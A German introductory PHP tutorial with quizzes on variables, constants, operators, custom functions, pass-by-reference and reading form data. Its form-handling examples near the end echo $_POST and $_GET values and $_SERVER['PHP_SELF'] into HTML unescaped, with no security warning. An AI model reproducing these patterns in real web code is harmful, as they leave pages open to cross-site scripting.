Eine Variable dient dazu, einen Wert zwischenzuspeichern. Normalerweise könnte man das Ergebnis einer Rechenoperation direkt auf der Seite anzeigen. Manchmal wird aber dieses Ergebnis noch in einer anderen Rechenoperation benötigt.

Quiz

Frage: Mit welchem Zeichen beginnt in PHP eine Variable:

1. Mit dem Dollarzeichen $
2. Mit dem Prozentzeichen %
3. Mit dem Unterstrich _

Frage: Was wird mit diesem Befehl definiert: define('PI', 3.1415);

1. Eine Variable mit dem Namen PI
2. Eine Konstante mit dem Namen PI
3. Eine Variable mit dem Namen $PI

Frage: Wann verwendet man Konstanten in einem PHP-Skript?

1. Wenn ein bestimmter gleich bleibender Wert häufig im Skript verwendet werden soll
2. Wenn ein sich ständig ändernder Wert häufig im Skript verwendet werden soll
3. Wenn der Wert für eine Variable zu klein oder zu groß wäre.

Frage: Wann verwendet man Variablen in einem PHP-Skript?

1. Wenn ein Rechenergebnis auf der Seite angezeigt werden soll.
2. Wenn ein Rechenergebnis gerundet oder formatiert angezeigt werden soll.
3. Wenn ein Rechenergebnis für eine spätere Verwendung zwischengespeichert werden soll.

Variablen

Hinweise: Zur Anzeige und auch zur Formatierung können Rechen-Formeln direkt in die PHP-Funktionen wie print, echo oder round() bzw. number_format() eingetragen werden. Um das Programm besser lesbar zu machen, werden die Ergebnisse gern in Variablen gespeichert und die Inhalte dieser Variablen dann entsprechend zur Ausgabe oder Formatierung verwendet.

Beispiel: Sie berechnen die Summe eines Einkaufes (Geldbetrag für die bestellten Artikel). Dieser Betrag soll zwar auf der Seite ausgegeben werden, es soll aber noch ein Betrag für Versandkosten addiert werden. Der Gesamtbetrag (Summe + Versandkosten) soll dann als Endsumme auf der Seite erscheinen.

In einem solchen Fall würde man die Summe für die bestellten Artikel in einer Variable speichern, um diesen Wert später weiter zur Verfügung zu haben.

Eine Variable in PHP beginnt immer mit einem Dollarzeichen. Eine mögliche Variable für unser Beispiel wäre also:

```
$summe
```

Hinweis: Alle PHP-Variablen, werden in Groß- und Kleinschreibung unterschieden. Es gibt Programmiersprachen, die eine Groß- und Kleinschreibung ignorieren, bei PHP ist das aber nicht der Fall. Um die Variable $summe verwenden zu können, dürfen Sie nicht an einer anderen Stelle $Summe oder $SUMME schreiben, sonst wird dies von PHP als neue Variable interpretiert.

Hier ein kleines Beispiel-Skript:

```
// Summe für drei Artikel berechnen
$summe = 3.50 + 4.80 + 6.90;
// Summe auf der Seite anzeigen
echo "Die Summe ist: ";
echo $summe;
echo "<br />";
// Versandkosten addieren und speichern
$endsumme = $summe + 3.50;
// Versandkosten und Endsumme anzeigen
echo "Versand: 3.50";
echo "Endsumme: ";
echo $endsumme;
echo "<br />";
```

Alle Zeilen, die mit zwei Schrägstrichen beginnen, sind Kommentare, die von PHP nicht beachtet werden. Sie können hier alles schreiben, was Sie wollen, beispielsweise um einen Vorgang im Skript näher zu erklären. Auch wenn PHP diese Zeile ignoriert, kann sie doch einem Programmierer (vielleicht Ihnen selbst, wenn Sie das Skript nach Monaten nochmal ändern müssen), wichtige Hinweise geben.

Der Kommentar "//" gilt immer bis zum Ende der Zeile und kann auch hinter einen PHP-Befehl (nach dem Semikolon) eingefügt werden.

Hinweis: Wenn Sie mehrere Zeilen als Kommentar in den Quellcode einfügen wollen, können Sie die Zeichen /* und */ verwenden, um einen größeren Kommentar einzurahmen. Alles, was nach den Zeichen "/*" im Quellcode erscheint, wird als Kommentar betrachtet, bis das Zeichen "*/" auftaucht. Beispiel:

/* Das ist ein Kommentar

Kommentar zweite Zeile

Kommentar dritte Zeile */

Die Zuweisung zu einer Variable erfolgt mit den Gleichheitszeichen. Die Zeile

```
$summe = 3.50 + 4.80 + 6.90;
```

bewirkt, dass die drei Zahlen addiert werden. Das Ergebnis dieser Addition wird der Variable $summe zugewiesen, so dass diese den errechneten Wert (hier: 15.2) enthält.

Die nächsten Zeilen geben diesen Wert zusammen mit etwas Text aus

```
echo "Die Summe ist: ";
echo $summe;
echo "<br />";
```

Die erste Zeile gibt nur den Text aus, ähnlich wie in unserem "Hallo Welt" Beispiel. In der zweiten Zeile wird der Inhalt der Variable $summe über den echo-Befehl ausgegeben. Die

dritte Zeile gibt wieder einen reinen Text aus, diesmal ist es das HTML-Tag für den Zeilenumbruch.

Auf der Seite, die Sie nachher im HTML-Quellcode des Browsers sehen, wird dann nur das erscheinen:

```
Die Summe ist: 15.2<br />
```

Zwischen den einzelnen Echo-Befehlen wird keine Zeilenschaltung ausgegeben, daher wird der Text immer hintereinander geschrieben. Damit die nächste Ausgabe im Browser auf der nächsten Zeile erscheint, wird das HTML-Tag "
" verwendet.

In der nächsten Zeile des Beispiels wird die Variable $summe erneut verwendet, um die Versandkosten zu addieren. Auch hier wird das Gleichheitszeichen verwendet um das Ergebnis in einer weiteren Variable $endsumme zu speichern. Danach wird auch diese Endsumme, mit einem Text zusammen ausgegeben.

Tipp: In diesem Beispiel wird im HTML-Quellcode alles in eine Zeile geschrieben. Lediglich durch das HTML-Tag "
" erfolgt ein Zeilenumbruch im Browser. Wenn Sie auch im HTML-Quellcode eine neue Zeile erzeugen wollen (damit der Quellcode besser lesbar wird), verwenden Sie diese Zeile:

echo "\n";

Das spezielle Zeichen "\n" stellt eine Zeilenschaltung dar und erzeugt eine neue Zeile im HTML-Quellcode (nicht im Browser, denn der reagiert nicht auf Zeilenschaltungen im HTML-Quellcode).

Hinweis: Im Hauptteil dieses Kurses wird nicht näher auf Datentypen eingegangen. Zum Thema "Variablen" können Sie die folgende Zusatzlektion bearbeiten: Variablen und Datentypen in PHP.

Konstanten verwenden

Manchmal möchte man einen bestimmten Wert im Skript öfter verwenden. Sie haben gerade schon die Variable für diesen Zweck kennengelernt. Variablen verwendet man jedoch hauptsächlich, wenn der zu speichernde Wert beim Start des Programms noch nicht bekannt ist. Deswegen heißen Variablen auch so, weil deren Inhalt variabel sein kann. Im obigen Beispiel haben wir einfach drei Zahlen addiert, diese Zahlen hätten aber auch durch die Eingabe des Benutzers erzeugt werden können (das werden Sie im Kapitel über Formulare noch sehen).

Ist ein Wert von Anfang an bekannt, und ändert er sich nicht innerhalb des Skriptes, so verwendet man dafür eine Konstante. Eine Konstante wird folgendermaßen definiert:

```
define("PI", 3.1415926); // Kreiszahl pi als Konstante
```

In diesem Beispiel wurde ein Kommentar an die Zeile angehängt.

Im weiteren Verlauf kann die Konstante dann so genutzt werden, wie in dem folgenden Beispiel:

```
<?php
define("PI", 3.1415926); // pi als Konstante
$durchmesser = 10;
$umfang = $durchmesser * PI;
echo "Errechneter Umfang: ";
echo $umfang;
```

```
echo "<br />";
?>
```

Das Skript gibt im Browser folgenden Text aus:

```
Errechneter Umfang: 31.415926
```

Was Sie hier sehen können: Bei der Definition einer Konstante, wird der Konstanten-Name in Anführungszeichen in der PHP-Funktion define() verwendet. Bei der späteren Verwendung im Skript, wird die Konstante jedoch ohne Anführungszeichen benutzt.

Um Konstanten von PHP-Befehlen besser unterscheiden zu können, werden Konstanten gern in Grossbuchstaben geschrieben. Das ist zwar nicht notwendig, wird jedoch von den meisten Programmierern so gehandhabt.

Formatieren von Ausgaben

Bei dem vorigen Beispiel wurde der Kreisumfang mit sehr vielen Nachkommastellen ausgegeben. Um die Ausgabe etwas lesefreundlicher zu machen, gibt es in PHP die Funktion number_format(). So könnte zum Beispiel die Ausgabe mit zwei Nachkommastellen aussehen:

```
echo number_format($umfang, 2);
```

Der erste Parameter ist hier die Variable, die angezeigt werden soll. Der zweite Parameter ist die Anzahl der Nachkommastellen. Die Ausgabe wäre in diesem Fall:

```
Errechneter Umfang: 31.42
```

Die Ausgabe wird also automatisch auf die zweite Nachkommastelle gerundet angezeigt. Der Wert in der Variable ist jedoch immer noch der vollständige (lange) Wert.

Soll der Wert tatsächlich auf zwei Stellen gerundet werden, zum Beispiel, um später mit dem gerundeten Wert weiter rechnen zu können, verwenden Sie dafür die Funktion round():

```
$umfang_gerundet = round($umfang, 2);
echo "Gerundet: $umfang_gerundet<br />";
```

hier wird der Rückgabewert der Funktion round() der neuen Variable $umfang_gerundet zugewiesen. In dieser Variable befindet sich dann der gerundete Wert, während der Originalwert in der Variable $umfang erhalten bleibt.

In diesem Beispiel sehen Sie noch etwas Neues: Die Ausgabe mit "echo" wurde jetzt in einer Zeile durchgeführt. In PHP können Sie nämlich Variablen auch innerhalb eines beliebigen Textes direkt ausgeben, wenn Sie den Text in doppelte Anführungszeichen schreiben.

Diese Methode ist recht bequem, sollte allerdings nicht ständig eingesetzt werden, da die Ausgabe hier länger dauert. PHP muss nämlich in einem solchen Fall immer den Text nochmal besonders untersuchen, um festzustellen, ob hier eine Variable enthalten ist. Ist das der Fall, wird der Inhalt der Variable in den Text automatisch eingesetzt.

Eine bessere Methode, werden Sie in einem späteren Kapitel kennen lernen, wenn der Punkt-Operator zur Verkettung von Zeichenketten vorgestellt wird.

Zusatzlektion Datentypen

Wollen Sie mehr zum Thema Datentypen erfahren? Dann können Sie die Zusatzlektion zu diesem Thema durcharbeiten: Datentypen, Typumwandlungen, Prüfung von Datentypen und weitere Konvertierungsmöglichkeiten.

Die Zusatzlektion können Sie entweder direkt durcharbeiten, oder erst im Anschluss an diesen Hauptkurs. Wenn Sie zunächst nur einen Überblick über PHP erhalten möchten, empfehle ich die Zusatzlektion erst nach dem Ende des Hauptkurses zu erarbeiten.

Die Zusatzlektion finden Sie hier: Zusatzlektion Variablen und Datentypen

Operatoren

Wie sie im Beispiel schon gesehen haben, können Sie in einem PHP-Skript recht bequem Berechnungen anstellen. PHP selbst kennt die normalen Grundrechenarten, auch Operatoren genannt. Hier gibt es:

Addition: +

Subtraktion: -

Multiplikation: *

Division: /

Modulo: %

Die normalen Grundrechenarten sind sicher bekannt, was eventuell neu ist, dürfte der Modulo-Operator sein. Dazu kommen wir gleich.

Quiz

Frage: Sie wollen zur Summe von drei Zahlen die Mehrwertsteuer von 16% aufschlagen (dazurechnen). Welche Formel ist korrekt:

1. (3.50 + 4.50 + 3.60) * 1.16;
2. 3.50 + 4.50 + 3.60 * 1.16;
3. 3.50 + 4.50 + (3.60 * 1.16);

Frage: Sie möchten den Rest einer Division herausfinden, wenn eine Zahl durch 3 geteilt wird. Welche Formel ist korrekt:

1. $zahl / 3;
2. $zahl % 3;
3. 3 % $zahl;

Frage: Sind die Klammern hier notwendig? ($d * $d) * PI / 4

1. Ja
2. Nein

Operatoren in PHP

Um eine Formel in PHP einzugeben, brauchen Sie nur die Rechenoperationen in die Zeile zu schreiben, wie Sie es normal gewohnt sind:

$umfang = $durchmesser * PI;

$flaeche = $durchmesser * $durchmesser / 4 * PI;

Die zweite Zeile berechnet die Kreisfläche aus dem Durchmesser. Die Formel dazu lautet:

PI * d^2 / 4

Für den Audruck d^2 (Durchmesser im Quadrat) können Sie auch schreiben:

d * d

also: Durchmesser mit sich selbst multipliziert

Da es hier keine Probleme mit der Reihenfolge gibt, können die einzelnen Werte in beliebiger Reihenfolge angegeben werden. Wenn Sie in einer Berechnung auch noch Punkt- und Strichrechnung (also +,- und *,/) miteinander kombinieren, so gilt wie in der Schule: Punktrechnung geht vor Strichrechnung. Soll anders gerechnet werden, so können Sie die Reihenfolge durch Klammern (wie in der Schule) vorgeben.

Beispiel:

Sie wollen zwei Zahlen addieren und auf das Ergebnis 10% dazurechnen:

Formel: ($zahl1 + $zahl2) * 1.1

Wenn Sie die Klammern weglassen, erhalten Sie ein falsches Ergebnis, weil zunächst die zahl2 mit 1.1 multipliziert würde. Erst danach würde zahl1 addiert werden (Punkt- vor Strichrechnung).

Der Modulo-Operator wird benötigt, um bei einer ganzzahligen Division einen Rest zu erhalten. Sie wollen beispielsweise herausfinden, welcher Rest übrig bleibt, wenn Sie die Zahl 20 durch 3 teilen:

```
$rest = 20 % 3;
echo "Rest bei 20 geteilt durch 3 ist ";
echo $rest;
echo "<br />";
```

Als Ergebnis erhalten Sie die Ausgabe:

```
Rest bei 20 geteilt durch 3 ist 2
```

3 geht nämlich genau 6 mal in 20 (6 x 3 = 18) die übrigen 2 sind dann der verbleibende Rest.

Bei Zeichenketten können Sie übrigens einen speziellen Operator verwenden, um mehrere Zeichenketten aneinander zu hängen: den Punkt-Operator.

Beispiel:

```
echo 'Hallo ' . 'Welt' . '<br>';
```

Verbindet die drei Zeichenketten 'Hallo', 'Welt' und '
' miteinander.

Eigene Funktionen

Sie haben die Verwendung von PHP-Funktionen bereits kennen gelernt. Funktionen wie phpinfo(), round() oder number_format() dienen dazu, die Arbeit zu erleichtern.

Es gibt allerdings nicht nur die Funktionen, die PHP sowieso schon kennt. Sie können auch eigene Funktionen in PHP erzeugen und diese dann in Ihren Skripten verwenden.

Quiz

Frage: Wie werden Parameter in der Parameterliste einer Funktion getrennt?

1. mit Komma
2. mit Semikolon
3. mit Leerzeichen

Frage: Was wird die folgende Funktion meine_funktion() ausgeben, wenn sie so aufgerufen wird:

meine_funktion(5.18);

Die Funktion selbst:

```
function meine_funktion($zahl)
{
        echo number_format($zahl, 1);
}
```

1. 5.18
2. 5.2
3. nichts

Frage: Was wird das folgende Programm ausgeben:

```
function meine_funktion($zahl)
{
        return number_format($zahl*2, 1);
}


echo meine_funktion(2.22);
```

1. 2.2
2. 2.22
3. 4.4
4. 4.44
5. nichts

Was bedeutet es, wenn eine Funktion so deklariert wurde:

```
function meine_funktion(&$zahl)
```

1. Wird der Inhalt von $zahl in der Funktion verändert, hat das keinen Einfluss auf das Original
2. Wird der Inhalt von $zahl in der Funktion verändert, ändert sich auch der Inhalt des Originals
3. Es wird nur eine Kopie des übergebenen Parameters an die Funktion übergeben

Eigene Funktion erstellen

So könnten Sie die Rechenformel für den Kreisumfang auch in eine Funktion packen:

```
<?php
define("PI", 3.1415926); // pi als Konstante

function kreisumfang($d)
{
     $u = $d * PI;
     return $u;
}

$durchmesser = 10;
$umfang = kreisumfang($durchmesser);
echo "Errechneter Umfang: ";
echo number_format($umfang, 2);
echo "<br />";
?>
```

Das Beispiel sollte Ihnen teilweise bekannt vorkommen. Zusätzlich wurde hier die Berechnung des Kreisumfanges in die Funktion "kreisumfang" verlagert.

Um eine eigene Funktion in PHP zu erzeugen, starten Sie mit dem Wort "function" gefolgt von dem Namen der Funktion. Dabei dürfen Sie keinen Namen verwenden, der in PHP schon für eine Funktion oder als Schlüsselwort benutzt wird. Wenn Sie das tun, werden Sie eine Fehlermeldung bekommen, zum Beispiel " Cannot redeclare phpinfo()", wenn Sie versuchen, Ihre Funktion "phpinfo" zu nennen, oder aber " parse error, unexpected T_ECHO, expecting T_STRING" wenn Sie versuchen, die Funktion "echo" zu nennen.

Nach dem Funktionsnamen kommt eine runde Klammer. Hier hinein schreiben Sie die Parameter der Funktion. In dem Beispiel ist das "$d" für den Durchmesser. Der Parameter wird wie eine Variable behandelt, es gelten hier die gleichen Regeln wie für Variablen.

Wenn Sie mehr als einen Parameter an die Funktion übergeben wollen (Sie kennen das aus den Beispielen round() und number_format()), dann trennen Sie die einzelnen Parameter mit einem Komma. Am Ende Ihrer Parameter-Liste, schließen Sie die runde Klammer wieder.

Der eigentliche Programmcode, der für die Funktion ausgeführt werden soll, wird in geschweifte Klammern geschrieben. In dem Beispiel wird in der ersten Zeile der Kreisumfang berechnet und einer neuen Variable $u zugewiesen.

Alle Variablen, die Sie innerhalb der Funktion neu verwenden, gelten übrigens nur innerhalb dieser Funktion. Im restlichen Programm sind diese Variablen nicht gültig. Ihr Inhalt geht automatisch verloren, wenn das Programm die Funktion verlassen hat.

Aus diesem Grund muss das Programm, das die Funktion aufruft, das Ergebnis irgendwie erhalten. Das passiert mit dem Rückgabewert. In der zweiten Zeile des Beispiels wird über den Befehl "return" dieser errechnete Wert an das aufrufende Programm zurückgegeben.

Die Konstante PI gilt übrigens überall im Programm, also auch innerhalb von selbst erstellten Funktionen. Das gilt nicht für Variablen, die im Programm verwendet werden. Die Funktion "kennt" prinzipiell nur die Variable, die als Parameter angegeben wird.

In dem Beispiel können Sie dann auch sehen, wie die neue Funktion im Skript verwendet wird. Die Benutzung von selbst erstellten Funktionen unterscheidet sich nicht von der Benutzung der PHP-eigenen Funktionen.

Parameter an Funktionen übergeben

Normalerweise funktioniert eine Funktion folgendermaßen:

Die Funktion wird aus dem laufenden Skript heraus aufgerufen, dabei wird ein Parameter oder auch mehrere Parameter an die Funktion übergeben. Die Funktion wird ausgeführt, dabei werden die übergebenen Parameter innerhalb der Funktion verwendet. Am Ende der Funktion wird der Ablauf des normalen Skriptes wieder an der Stelle fortgesetzt, an der die Funktion aufgerufen wurde.

Wenn die Funktion ein Ergebnis liefern soll, so muss die Funktion noch einen Rückgabewert liefern. Dieser wird als Parameter mit der Funktion "return" an das aufrufende Skript übergeben. Wie das funktioniert, haben Sie im letzten Beispiel an der Funktion "kreisumfang" gesehen.

Manchmal muss allerdings mehr als nur ein Wert von einer Funktion zurückgeliefert werden. Leider kann eine Funktion immer nur einen Wert als Rückgabewert verwenden. Um diesen Konflikt zu lösen, gibt es prinzipiell folgende Möglichkeiten:

- Die Funktion liefert als Rückgabewert die Daten in Form einer Feldvariable (Array) zurück. Mehr über diesen Datentyp "Array" erfahren Sie in einer späteren Lektion.
- Die Funktion schreibt die benötigten Daten in eine globale Variable, die über das gesamte Skript gültig ist. Diese Methode ist nicht zu empfehlen, weil sich damit leicht Fehler einschleichen können. Wenn jede Funktion den Inhalt einer Variable an beliebiger Stelle ändern kann, ist es später schwierig, noch den Überblick zu behalten. Daher sollten Sie diese Methode nicht verwenden.
- Sie können der Funktion einen Parameter als Referenz übergeben. In diesem Fall ist die Funktion in der Lage, den Inhalt der übergebenen Variable zu ändern.

Diese letzte Möglichkeit, nämlich die Übergabe einer Variable als Referenz, wollen wir nun näher betrachten.

Zunächst erstellen wir eine ganz normale Funktion, wie schon im letzten Beispiel:

```
<?php
$var1 = 10;

echo '$var1=';
echo $var1;
echo '<br />';

test($var1);

echo 'nach der Funktion: $var1=';
echo $var1;
echo '<br />';

function test($param1)
{
  echo 'In der Funktion $param1=';
  echo $param1;
  echo '<br>';

  $param1 = 0;
```

```
  return;
}
?>
```

Sie erhalten nun folgendes Ergebnis:

```
$var1=10
In der Funktion $param1=10
nach der Funktion: $var1=10
```

Obwohl Sie innerhalb der Funktion test() die übergebene Variable geändert (hier: auf 0 gesetzt) haben, bleibt der Inhalt der Variablen $var1 im Skript weiter erhalten.

Das kommt daher, weil beim Aufruf einer Funktion, alle übergebenen Parameter nur als Kopie an die Funktion übergeben werden. Das Programm kopiert also zuerst den Inhalt der Variable $var1 und überträgt den hier enthaltenen Wert (also 10) an die Funktion test().

Daher können Sie innerhalb einer Funktion, mit den übergebenen Parametern machen was Sie wollen, die Originalwerte werden dabei nicht verändert.

Anders ist es, wenn Sie unbedingt wollen, dass die Funktion den Wert der übergebenen Variable verändern soll. In diesem Fall übergeben Sie den Parameter nicht mehr auf die normale Weise (die auch "Übergabe by Value" genannt wird), sondern Sie übergeben eine Referenz auf die Variable an die Funktion.

Dieser Aufruf nennt sich dann "Übergabe by Reference" und funktioniert so:

```
function test(&$param1)
```

Der einzige Unterschied ist das zusätzliche Zeichen "&" vor dem Dollarzeichen. Nur dieses zusätzliche Zeichen muss vor den entsprechenden Parameter in der Funktions-Deklaration gesetzt werden, alles andere in dem Beispiel bleibt unverändert.

Durch dieses Zeichen (kaufmännisches Und-Zeichen oder auf englisch auch "ampersand" genannt) wird dem Programm mitgeteilt, dass der Parameter "$param1" nicht mehr als Kopie übertragen werden soll, sondern als Referenz. Als Ausgabe für dieses Beispiel erhalten Sie dann folgendes:

```
$var1=10
In der Funktion $param1=10
nach der Funktion: $var1=0
```

Hier wurde der Inhalt der übergebenen Variable tatsächlich innerhalb der Funktion verändert.

Da Sie an eine Funktion mehrere Parameter übergeben können, kann man solche Referenz-Parameter dazu benutzen, um mehr als einen Rückgabewert von einer Funktion zu erhalten.

Die Übergabe als Referenz hat noch einen Vorteil: Wenn Sie Variablen mit sehr großen Inhalten an eine Funktion übergeben (z.B. einen Text mit mehreren Tausend Zeichen), dann würde normalerweise diese Datenmenge immer zuerst kopiert werden, bevor Sie an die Funktion übergeben wird. Bei der Übergabe als Referenz wird keine Kopie mehr erstellt, der Funktionsaufruf erfolgt also schneller.

Der Nachteil dieser Methode ist jedoch, dass der Parameter innerhalb der Funktion verändert werden kann. In den Fällen, in denen die Variable nicht verändert werden darf (z.B. auch dann, wenn Sie eine Konstante verwenden), muss der Parameter als Wert (by Value) übergeben werden.

Hinweis: Wenn Sie in Ihrem Skript Variablen verwenden, dann sind diese Variablen innerhalb Ihrer Funktionen nicht bekannt. Die Funktion kennt nur die Parameter, die Sie in der Parameterliste übergeben haben. Ausnahme bilden die so genannten "superglobalen" Variablen wie $_GET und $_POST, die überall gültig sind.

Um eine Variable, die außerhalb der Funktion definiert wurde, auch in der Funktion zu verwenden, können sie die Variable als "global" deklarieren. Dazu schreiben Sie in Ihrer Funktion als erste Zeile:

global $variable;

wobei $variable der Name der Variable sein sollte, die Sie in der Funktion global verwenden wollen. Globale Variablen sollten möglichst vermieden werden. Nutzen Sie hier besser Konstanten, die ebenfalls überall im Skript gültig sind.

Beispiel

Eine Übung, die Sie gut selber machen können: Schreiben Sie eine Funktion tausche(), an die Sie zwei Zahlen als Parameter übergeben. Nach dem Aufruf der Funktion sollen diese beiden Zahlen vertauscht sein.

Versuchen Sie, diese Aufgabe allein zu lösen. Die Auflösung finden Sie auf der nächsten Seite.

Lösung

Und so könnte Ihre Lösung aussehen:

```
<?php
$var1 = 10;
$var2 = 5;

echo '$var1=';
echo $var1;
echo '<br />';

echo '$var2=';
echo $var2;
echo '<br />';

tausche($var1, $var2);

echo 'Nach dem Tausch<br>';

echo '$var1=';
echo $var1;
echo '<br />';

echo '$var2=';
echo $var2;
echo '<br />';


function tausche(&$p1, &$p2)
{
     // Eine der Zahlen zwischenspeichern
     $temp = $p1;

     // Die gerettete Zahl mit der anderen überschreiben
     $p1 = $p2;

     // Die gerettete Zahl an den anderen Parameter zuweisen
     $p2 = $temp;

     return;
}
?>
```

Als Ausgabe sollten Sie folgendes erhalten:

```
$var1=10
$var2=5
Nach dem Tausch
$var1=5
$var2=10
```

Zusatzlektion Funktionen

Wollen Sie mehr zum Thema Funktionen erfahren? Dann können Sie die Zusatzlektion zu diesem Thema durcharbeiten: Praktische Übung: Funktion zum Test einer Primzahl, Vorgabewerte für Parameter verwenden

Die Zusatzlektion können Sie entweder direkt durcharbeiten, oder erst im Anschluss an diesen Hauptkurs. Wenn Sie zunächst nur einen Überblick über PHP erhalten möchten, empfehle ich die Zusatzlektion erst nach dem Ende des Hauptkurses zu erarbeiten.

Die Zusatzlektion finden Sie hier: Zusatzlektion Funktionen

Interaktion mit Formularen

Bisher waren die Beispiele noch nicht wirklich interaktiv. Es mag sehr schön sein, wenn man den Kreisumfang für einen bestimmten Wert ausrechnen kann. Aber auf Dauer wird diese Seite langweilig, weil sie immer das gleiche Ergebnis anzeigt (es sei denn, das Skript wird geändert).

Um auch dem Benutzer der Internetseite die Möglichkeit zu geben, selbst Werte in das Skript einzutragen, benötigen Sie ein Formular.

Quiz

Frage: Darf man in einem Formular das Attribut "action" weglassen?

1. Ja, denn die Browser rufen dann automatisch die gleiche Datei wieder auf.
2. Ja, denn es handelt sich um ein optionales Attribut gemäß Standard.
3. Nein, das ist ein Fehler gemäß HTML-Standard

Frage: Welche Formular Methode benutzen Sie, wenn im Formular voraussichtlich große Datenmengen eingegeben werden.

1. Die Methode 'get'
2. Die Methode 'post'
3. Ich kann beide Methoden verwenden

Frage: Mit welcher speziellen Variable kann ich auf Formulardaten zugreifen, die mit der Methode 'post' versendet wurden

1. $POST['feldname']
2. $_POST[feldname]
3. $_POST['feldname']
4. $_post['feldname']

Formular erstellen

Zur Auffrischung Ihrer HTML-Kenntnisse, hier ein kleines Formular:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Formular-Beispiel</title>
```

```
</head>
<body>
<form action="formular.php" method="post">
Mein Name: <input type="text" name="meinname"><br />
<input name="submit" type="submit" value="absenden">
</form>
</body>
</html>
```

Das eigentliche Formular beginnt erst in der zweiten Hälfte des Skriptes:

```
<form action="formular.php" method="post">
Mein Name: <input type="text" name="meinname"><br />
<input name="submit" type="submit" value="absenden">
</form>
```

Wenn dieses Skript unter dem Namen "formular.php" gespeichert wird, ruft es sich nach dem Absenden selbst wieder auf. Das kann in der PHP-Programmierung durchaus vorteilhaft sein.

Hinweis: Viele Designer lassen das Attribut "action" einfach weg, wenn das Formular sich selbst wieder aufrufen soll. Laut HTML-Spezifikation ist das ein Fehler, der jedoch immer wieder gemacht wird. Das hängt damit zusammen, dass die meisten Browser mit diesem Fehler so umgehen: Ist kein action-Tag vorhanden, geht der Browser davon aus, dass die gleiche Seite als Ziel für die Aktion angegeben werden soll. Trotzdem ist es ein Fehler und sollte daher vermieden werden.

Tipp: Wenn Sie vorher nicht wissen, unter welchem Namen das Skript endgültig gespeichert wird (z.B. wenn der Anwender das Skript später auch umbenennen darf), sollten Sie das action-Tag entsprechend dynamisch vergeben. Dazu gibt es in PHP die folgende Möglichkeit:

```
<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="post">
```

Hier wird mitten in der HTML-Zeile ein PHP-Befehl eingefügt. Dieser gibt per echo-Befehl den passenden Dateinamen aus. Dieser wiederum findet sich in einer speziellen Variable mit dem Namen "$_SERVER". Der Zugriff über die eckigen Klammen bedeutet, dass es sich bei dieser Variable um eine Array-Variable handelt. Dieser Variablentyp wird noch in einem späteren Kapitel eingehend vorgestellt.

Die Konstruktion $_SERVER['PHP_SELF'] liefert also den Dateinamen des Skriptes, in dem diese Variable verwendet wird. Praktisch nicht?

Achten Sie jedoch immer darauf, dass der Variablen-Inhalt auch mit echo ausgegeben werden muss, sonst funktioniert es nicht. Am einfachsten können Sie kontrollieren, ob alles geklappt hat, wenn Sie sich den Quellcode im Browser ansehen.

Ausprobieren des Formulars allein genügt leider nicht, da die Browser ja auch dann die gleiche Seite wieder aufrufen, wenn der Wert fehlt.

Formular-Eingaben auslesen

Sie werden Sich fragen, "was soll ich mit einem Formular, das sich selbst aufruft?". In der Regel macht das keinen Sinn. Formulare werden normalerweise an ein Skript gesendet, das sich im Verzeichnis "cgi-bin" befindet, um die eingegebenen Daten auszuwerten.

Bei PHP benötigen Sie jedoch kein besonderes CGI-Verzeichnis. Wie Sie bereits gelernt haben, ist ein PHP-Skripts nichts anderes, als eine HTML-Datei mit einem besonderen

Dateinamen. Deswegen können Sie die Formular-Eingaben auch direkt in dem Skript auswerten, in dem das Formular gespeichert ist.

Und so könnte eine solche Auswertung aussehen:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Formular-Beispiel</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">
Mein Name: <input type="text" name="meinname"><br />
<input name="submit" type="submit" value="absenden">
</form>
<?php
echo "Sie haben folgendes eingegeben: ";
echo $_POST['meinname'];
echo "<br />";
?>
</body>
</html>
```

Die Auswertung wurde hier in Form eines echo-Befehls unter dem Formular eingefügt:

```
<?php
echo "Sie haben folgendes eingegeben: ";
echo $_POST['meinname'];
echo "<br />";
?>
```

Der Zugriff erfolgt wieder über eine spezielle PHP-Variable mit dem Namen $_POST. Auch diese ist eine Array-Variable. Die Werte müssen über die eckigen Klammern abgerufen werden. Der Name in der eckigen Klammer ist übrigens identisch, mit dem Inhalt des Attributes "name" in dem input-Tag des Formulars.

Die Variable $_POST funktioniert übrigens nur, wenn das Formular mit dem method-Attribut "post" versehen wurde. Wird das Attribut weggelassen oder wird "get" verwendet, so muss statt dessen die Variable $_GET benutzt werden.

Hinweis: Zum Absenden eines Formulars sollte immer die Methode "post" verwendet werden. Sie hat verschiedene Vorteile:

Die versendeten Werte erscheinen nach dem Absenden nicht in der URL

Es können auch größere Datenmengen im Formular eingegeben werden

Tipp: Auch die Variable $_GET hat Ihre Berechtigung. Wenn Sie aus irgendwelchen Gründen, eine Variable direkt über die URL eingeben wollen, so können Sie diese direkt an die URL anhängen.

Beispiel:

http://localhost/test.php?name=Heinz&ort=Hamburg

Sie können diese Variablen beispielsweise mit diesem Skript auswerten:

```
<?php
echo "Variable name: ";
echo $_GET['name'];
echo "<br />";
echo "Variable ort: ";
echo $_GET['ort'];
echo "<br />";
?>
```

Der Browser sollte dann anzeigen:

Variable name: Heinz

Variable ort: Hamburg

Diese Form der Variablen-Übergabe eignet sich gut für Links, wenn die Variablen einfach direkt im Link enthalten sind. Sie haben so etwas sicher schon bei Links gesehen, die in E-Mails versendet werden (z.B. bei Newslettern oder Anmelde- bzw. Bestell-Bestätigungen).

Hinweis: In älteren Programmen sieht man oft, dass Formular-Variablen auch als direkte Variablen mit Namen $name oder $ort oder $meinname ausgelesen werden. Das funktioniert jedoch nur, wenn PHP entsprechend darauf eingestellt ist. Es gibt eine Einstellung in der Konfigurationsdatei "php.ini" die den Wert register_globals = off oder register_globals = on enthält. Aus Sicherheitsgründen wird dieser Wert üblicherweise auf "off" eingestellt, so dass der direkte Zugriff auf $name nicht mehr funktioniert.

Da immer noch viele alte PHP-Skripte in Gebrauch sind, die eine Einstellung von register_globals = on voraussetzen, schalten viele Provider diese Einstellung auf "on", auch wenn es nicht mehr empfohlen wird. Wenn Sie PHP auf dem eigenen Computer installieren, ist dieser Wert nach der Installation auf "off" eingestellt, so dass Sie auf die Formular-Variablen immer mit $_POST bzw. $_GET zugreifen müssen.

Was Sie außerdem oft in älteren Programmen sehen ist dieses:

$HTTP_POST_VARS['meinname']

